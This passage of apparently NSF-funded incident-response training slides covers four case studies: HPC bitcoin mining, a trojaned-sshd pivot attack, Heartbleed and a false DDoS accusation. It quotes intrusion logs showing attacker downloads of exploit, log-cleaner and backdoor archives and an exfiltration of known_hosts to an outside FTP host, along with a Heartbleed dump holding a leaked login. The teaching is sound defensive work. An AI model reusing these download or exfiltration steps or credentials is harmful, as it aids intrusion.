  - Closed the holes in the system
  - Added rules to Bro to better detect bitcoin mining
- Eradicate
  - Admins removed bitcoin software
- Recover
  - Got copies of all logs, files, and software. *(Once you remove and recover the information is gone for good)*
  - Make sure you have everything in case you need it later

HPC Pivot Attack/ Shared Credential Incident

- IRT saw an announcement that a partner site had an incident
  - Not long after the campus cluster was having problems
  - Security noticed that the incident was similar to the partner site's incident.
  - Sysadmins received calls from users reporting problems accessing head nodes
  - Investigation showed the head nodes were up but there were "oddities" in syslog

HPC Pivot Attack

Alert

Users unable to login & Syslog indications:

```
Oct 18 07:26:09 head1 sshd[21111]: rexec line 80: Unsupported option GSSAPIAuthentication
Oct 18 07:26:09 head1 sshd[21111]: rexec line 82: Unsupported option GSSAPICleanupCredentials
Oct 18 07:26:09 head1 sshd[21111]: rexec line 96: Unsupported option UsePAM
Oct 18 07:26:11 head1 sshd[21111]: reprocess config line 80: Unsupported option
GSSAPIAuthentication
Oct 18 07:26:21 head1 sshd[22810]: rexec line 80: Unsupported option GSSAPIAuthentication
Oct 18 07:26:21 head1 sshd[22810]: rexec line 82: Unsupported option GSSAPICleanupCredentials
Oct 18 07:26:21 head1 sshd[22810]: rexec line 96: Unsupported option UsePAM

Oct 18 10:52:21 head1 sshd[11039]: User user1 not allowed because account is locked
Oct 18 10:57:13 head1 sshd[11753]: User user2 not allowed because account is locked
Oct 18 10:58:36 head1 sshd[11948]: User user3 not allowed because account is locked
Oct 18 10:59:04 head1 sshd[12010]: User user3 not allowed because account is locked
Oct 18 11:02:50 head1 sshd[12866]: User user4 not allowed because account is locked
Oct 18 11:03:08 head1 sshd[12906]: User user4 not allowed because account is locked
```

HPC Pivot Attack

Communication with Incident Response Team

- Admins contacted IRT and were informed that one node was rebooted for troubleshooting. The other affected node was left in compromised state but blocked from access.
- Rebooting reimaged the node so it destroyed all information for investigation.
- IRT assisted with investigation and identified a modified SSHD binary
- Also learned of a concurrent incident going on at partner site
- Found the same user account on both clusters. Passwords were likely similar.
- Both sites had toolkit to gain root access.

HPC Pivot Attack

Next Steps/Mitigation

- Reviewing the options, what next?
  - ➢ Admins locked down the system
    - restricted access to local network only
    - locked the 2nd login host for analysis
    - and locked the compromised account
  - ➢ Began an investigation
  - ➢ Critical to stop this as quickly as possible to prevent further compromise.

HPC Pivot Attack: Bro Logs

Initial Investigation

```
http_outbound
2013-10-18  10:41:52.32975  BA4npmhPLmd  72.36.84.11  41249  173.10.160.233  80  1  GET
grsecurity.net  /~spender/exploits/enlightenment.tgz  -  Wget/1.12  (linux-gnu)  0  106904
200 OK - - - (empty) - - - application/x-gzip - -

2013-10-18  11:45:43.069156  lbziRB71lJ2  72.36.84.12  45495  83.228.93.76  80  1  GET
exploitworld.pc-freak.net  /tools/logcleaners/mig-logcleaner.tar.gz  -  Wget/1.12  (linux-
gnu) 0 6705 200 OK - - - (empty) - - -

ftp
2013-10-18  11:47:20.356827  CUeejNxNjwf  72.36.84.12  39884  66.218.72.127  21  sh0692
<hidden> RETR ftp://66.218.72.127/sshbackdoor.tar.gz - - 0 226 Transfer complete. - -

2013-10-21  05:50:34.980513  WHYA9rBaBr  72.36.84.11  52859  66.218.72.127  21  sh0692
<hidden> STOR ftp://66.218.72.127/./known_hosts - - - 226 Transfer complete. - -
```

HPC Pivot Attack

Initial Investigation

```
[root@mgmt1 ~]# ssh head1 md5sum /usr/sbin/sshd
59cc0ee569f6c63db168b3a995a78585  /usr/sbin/sshd

[root@mgmt1 ~]# ssh compute101 md5sum /usr/sbin/sshd
59cc0ee569f6c63db168b3a995a78585  /usr/sbin/sshd

[root@mgmt1 ~]# ssh compute100 md5sum /usr/sbin/sshd
59cc0ee569f6c63db168b3a995a78585  /usr/sbin/sshd

[root@mgmt1 ~]# ssh head2 md5sum /usr/sbin/sshd
828008572453357cbac5a84d50a67260  /usr/sbin/sshd
```

HPC Pivot Attack

Initial Investigation

```
#rpm --verify -v openssh-server openssh clients
```

[root@head1 ~]

```
.........  c /etc/pam.d/ssh-keycat
S.5....T.  c /etc/pam.d/sshd
.........    /etc/rc.d/init.d/sshd
S.5....T.  c /etc/ssh/sshd_config
.........  c /etc/sysconfig/sshd
.........    /usr/libexec/openssh/sftp-server
.........    /usr/libexec/openssh/ssh-keycat
.........    /usr/sbin/.sshd.hmac
.........    /usr/sbin/sshd
.........    /var/empty/sshd
S.5....T.  c /etc/ssh/ssh_config
.........    /usr/bin/.ssh.hmac
.........    /usr/bin/scp
.........    /usr/bin/sftp
....L....    /usr/bin/slogin
.........    /usr/bin/ssh
.........    /usr/bin/ssh-add
.........    /usr/bin/ssh-agent
.........    /usr/bin/ssh-copy-id
.........    /usr/bin/ssh-keyscan
```

[root@head2 ~]

```
.........  c /etc/pam.d/ssh-keycat
S.5....T.  c /etc/pam.d/sshd
.........    /etc/rc.d/init.d/sshd
S.5....T.  c /etc/ssh/sshd_config
.........  c /etc/sysconfig/sshd
.........    /usr/libexec/openssh/sftp-server
.........    /usr/libexec/openssh/ssh-keycat
.........    /usr/sbin/.sshd.hmac
S.5....T.    /usr/sbin/sshd
.........    /var/empty/sshd
S.5....T.  c /etc/ssh/ssh_config
.........    /usr/bin/.ssh.hmac
S.5....T.    /usr/bin/scp
S.5....T.    /usr/bin/sftp
.........    /usr/bin/slogin
S.5....T.    /usr/bin/ssh
S.5....T.    /usr/bin/ssh-add
SM5...GT.    /usr/bin/ssh-agent
.........    /usr/bin/ssh-copy-id
S.5....T.    /usr/bin/ssh-keyscan
```

```
S = Size,  M = Mode,  5 = MD5
T = mtime timestamp, G = File group
```

HPC Pivot Attack

Further Analysis

```
[irt@investigation .ssh]$ cat known_hosts

hpc-alpha.acme.edu,11.12.13.14 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAy...
hpc-beta.acme.edu,15.16.17.18 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4...
```

HPC Pivot Attack

Communicating the Incident

- Contacted other orgs about incident and suggested they check their systems
- Found more overlapping accounts and let other sites know
- Looked for what files had been replaced
- Checked local systems for similar files
- Checked network traffic for similar downloads

HPC Pivot Attack

Contain, Eradicate, & Recover

- Contain: Locked down access to local IPs only until affected accounts locked
    - Gathered all data
- Eradicate: system was behind on patches. Known security hole was exploited
- Recover: Rebooted with patched system
    - All users were instructed to change passwords before access restored
    - Education of users

Heartbleed

Zero-Day Response

- Vulnerability reported in OpenSSL library in April, 2014
  - ➢ IR team had to determine if there were any affected systems
    - *Good configuration management system is extremely valuable in these types of situations*
  - ➢ Scanned all systems looking for issues
  - ➢ Allowed access of memory block
  - ➢ Determining the impact of the vulnerability
    - How many systems were affected?
    - Did all users need to change passwords?
- A note about Bro intrusion detection…
  - ➢ IR team used Bro to generate a list of affected machines
  - ➢ Reduced list from thousands of possibly affected machines to a couple hundred

Heartbleed

Example of Vulnerability

```
0210: 6B 69 65 3A 20 50 48 50 53 45 53 53 49 44 3D 38  kie: PHPSESSID=8
0220: 32 62 33 32 61 33 66 64 61 33 61 30 34 33 37 62  2b32a3fda3a0437b
0230: 31 64 39 37 37 34 32 31 37 32 30 66 31 36 35 3B  1d977421720f165;
0240: 20 63 6F 6F 6B 69 65 5F 74 65 73 74 3D 31 33 39   cookie_test=139
0250: 37 31 34 35 30 35 37 0D 0A 0D 0A 5F 5F 63 73 72  7145057...__csr
0260: 66 5F 6D 61 67 69 63 3D 73 69 64 25 33 41 33 32  f_magic=sid%3A32
0270: 37 34 33 66 33 38 39 65 66 62 35 38 63 33 65 36  743f389efb58c3e6
0280: 34 63 36 62 65 62 62 38 63 65 62 39 36 35 33 32  4c6bebb8ceb96532
0290: 33 39 37 66 36 36 25 32 43 31 33 39 37 31 34 31  397f66%2C1397141
02a0: 34 35 37 26 75 73 65 72 6E 61 6D 65 66 6C 64 3D  457&usernamefld=
02b0: 61 64 6D 69 6E 26 70 61 73 73 77 6F 72 64 66 6C  admin&passwordfl
02c0: 64 3D 78 36 38 61 70 68 75 66 61 70 68 61 26 6C  d=x68aphufapha&l
02d0: 6F 67 69 6E 3D 4C 6F 67 69 6E 30 75 83 31 CE 8E  ogin=Login0u.1..
```

Heartbleed

Communicating the Incident

- Notified admins of problem machines to fix immediately
    - Blocked problem machines until fixed
- Sent an email to all staff explaining what Heartbleed was and gave instructions on what to do next (change passwords)

Heartbleed

Monitoring/Alerting

- Created automated scan to find vulnerable hosts
  - ➢ Leveraged Bro “Services” log
  - ➢ Leveraged Proof of Concept Script
  - ➢ Leveraged Splunk
- Network Monitoring
  - ➢ Implemented NSM solution for detecting attempts

Heartbleed
Recovery

- Fix took a patch and reboot.
- Systems were not allowed back until script verified they were properly fixed
- Many systems took a long time to patch (e.g. ESX)

Crimea

Overview

- A pro-Russian Crimean Referendum site was hit with a denial of service attack (DDoS) in March, 2014
- NCSA's PR team was contacted by American media outlets to comment on the DDoS attack, *because...*
- *Voice of Russia* media outlet reported the University of Illinois campus network as the origin of the attack
- The cybersecurity team was able to confirm the University did not contribute to the attack

Crimea

Threat Identification & Mitigation

- *Weeks before the Crimean website incident occurred…*
- IRT identified a potential threat against the University's network
    - Found that a network time protocol (NTP) reflection attack was possible
- IRT scanned network for hosts running NTP
    - Notified administrators of machines that required mitigation
- In the meantime IRT blocked hosts running NTP until they were patched
    - After patching IRT rescanned hosts to confirm they were adequately patched

Crimea

Communication/Initial Investigation

- NCSA PR was contacted by a reporter asking about claims of NCSA's involvement in Crimean referendum DDoS attack.
- PR relayed the information to IRT
- IRT began an analysis
  - ➢Checked flow logs – Nothing found
  - ➢Checked http logs – Nothing found
  - ➢Ran another NTP scan – Nothing found

Crimea

The Voice of Russia

Quoted from **Voice of Russia,** "US hackers target Crimean referendum website," March 16, 2014:

> *"Our IT safety experts managed to find out where those attacks came from. It is University of Illinois at Urbana Champaign. The most powerful scanning of servers before the attack was carried out exactly from there."*
>
> *It is significant that Urbana – Champaign, with a population of 37,000, has the highest number of subnets with IP addresses. Let's take for example subnet 192.17.0.0 – 192.17. 255.255 whose range makes it possible to offer approximately 500 IP to each citizen, and there are at least five such subnets in the city.*
>
> *In other words, the technological and technical potentialities of this city exceed by thousands of times the needs of its residents.*
>
> *Besides, there are three airports in Urbana. There is no official information about the location of military bases on its territory, but there signs that one of the headquarters of the National Security Agency is situated there."*

Crimea

Communication

- NCSA contacted the University's central IT security team at CITES to relay their internal report
- Sent notification to organization directors, campus legal team, and CISO
- And contacted PR to confirm details that we did not, in any way, contribute

HPC Bitcoin
Review

- Determine if an incident occurred
  - ➢ Admin noticed “bitcoin” in some job requests, contact IRT
  - ➢ IRT reviewed home directory listings, port usage, etc., determined this was intentional
- Determine course of action
  - ➢ Blocked user account and developed a plan for improving network monitoring
- Communicate the incident (throughout the IR process)
  - ➢ IRT notified grant manager, University legal staff, and management notified the NSF
- Perform an investigation
  - ➢ Collected evidence: HPC logs, user directory logs, questioned account owner
- Contain the incident
  - ➢ Implemented plan to add additional notices to Bro monitoring software
- Eradicate
  - ➢ Admins removed bitcoin software from HPC
- Recovery
  - ➢ No data/information loss from this incident

HPC Bitcoin

Lesson Learned

- Be on the lookout for new attack methods
- Bitcoin mining may not seem like an attack, but it was a violation of the Authorized Use Policy for the resource
- We were not too concerned about insider attacks previous to this event. We have learned from that mistake.

HPC Pivot Attack
Review

- Determine if an incident occurred
  - ➢ Campus cluster received report of users being locked out of head nodes
  - ➢ Noticed oddity in syslogs
- Determine course of action
  - ➢ Locked down access until IRT could identify what happened
- Communicate the incident (throughout the IR process)
  - ➢ Coordinate with sysadmins, communicate problem to other affiliated organizations
- Perform an investigation
  - ➢ Checked files for compromises, gathered logs, found root toolkit had been installed
- Contain the incident
  - ➢ Blocked accounts; also resetting passwords or adding two-factor authentication can help
- Eradicate
  - ➢ Restarted nodes to clean, patched image
- Recovery
  - ➢ Patching procedure changed, added more user education about password security

HPC Pivot Attack

Lesson Learned

- IR team worked quickly to block accounts until they could determine what had happened
- Communication to affiliated organizations helped contain the attack
- Logs were crucial to determining what had happened
- Following through the incident life cycle
    - User passwords were reset, more training, and scanning systems after patches were applied

Heartbleed
Review

- Determine if an incident occurred
  - ➢ IRT was proactive, they knew about the vulnerability prior to media publication
  - ➢ Staying up-to-date on latest threats reduces reaction time
- Determine course of action
  - ➢ Develop plan to locate affected machines
  - ➢ Block hosts that are not patched within deadline
- Communicate the incident (throughout the IR process)
  - ➢ Coordinate with sysadmins, notify users to change passwords
- Perform an investigation
  - ➢ Since the vulnerability was known the method of attack was also known
- Contain the incident
  - ➢ Patch hosts and block unpatched hosts
- Eradicate
  - ➢ Bro helped identify which machines were affected to cut down on patching time
- Recovery
  - ➢ Stopped blocking hosts after patches were confirmed; campus users had to change PWs

Heartbleed

Lesson Learned

- A proactive IR team reduces inefficiency (time) when a security vulnerability is discovered
- Clearly communicate plans to shut down services so users aren't left in the dark
- Use tools like Bro to reduce time assessing the damage

Crimea *Review*

- Determine if an incident occurred
  - ➢ Russian news outlet cited the U of I as the source of a DDoS attack on a Crimean website
  - ➢ An incident clearly occurred, but was NCSA involved?
- Determine course of action
  - ➢ NCSA IR team was contacted to look into the accusation
- Communicate the incident (throughout the IR process)
  - ➢ Communication to the press was limited to PR departments
  - ➢ But, communication between NCSA and University management was frequent
- Perform an investigation
  - ➢ The investigation found that an NTP vulnerability was patched weeks before the incident
- Contain the incident
  - ➢ No containment needed
- Eradicate
  - ➢ No eradication needed
- Recovery
  - ➢ No recovery needed

Crimea

Lesson Learned

- Some “incidents” are more of a PR management problem than an event worthy of incident response
- These events are an opportunity for the IR team to share their expertise with the spokespeople responsible for addressing the media
- Keep communication lines open

Questions?

Thank you

CTSC: trustedci.org

We thank the National Science Foundation (grant 1547272) for supporting our work.

The views and conclusions contained herein are those of the author and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the NSF.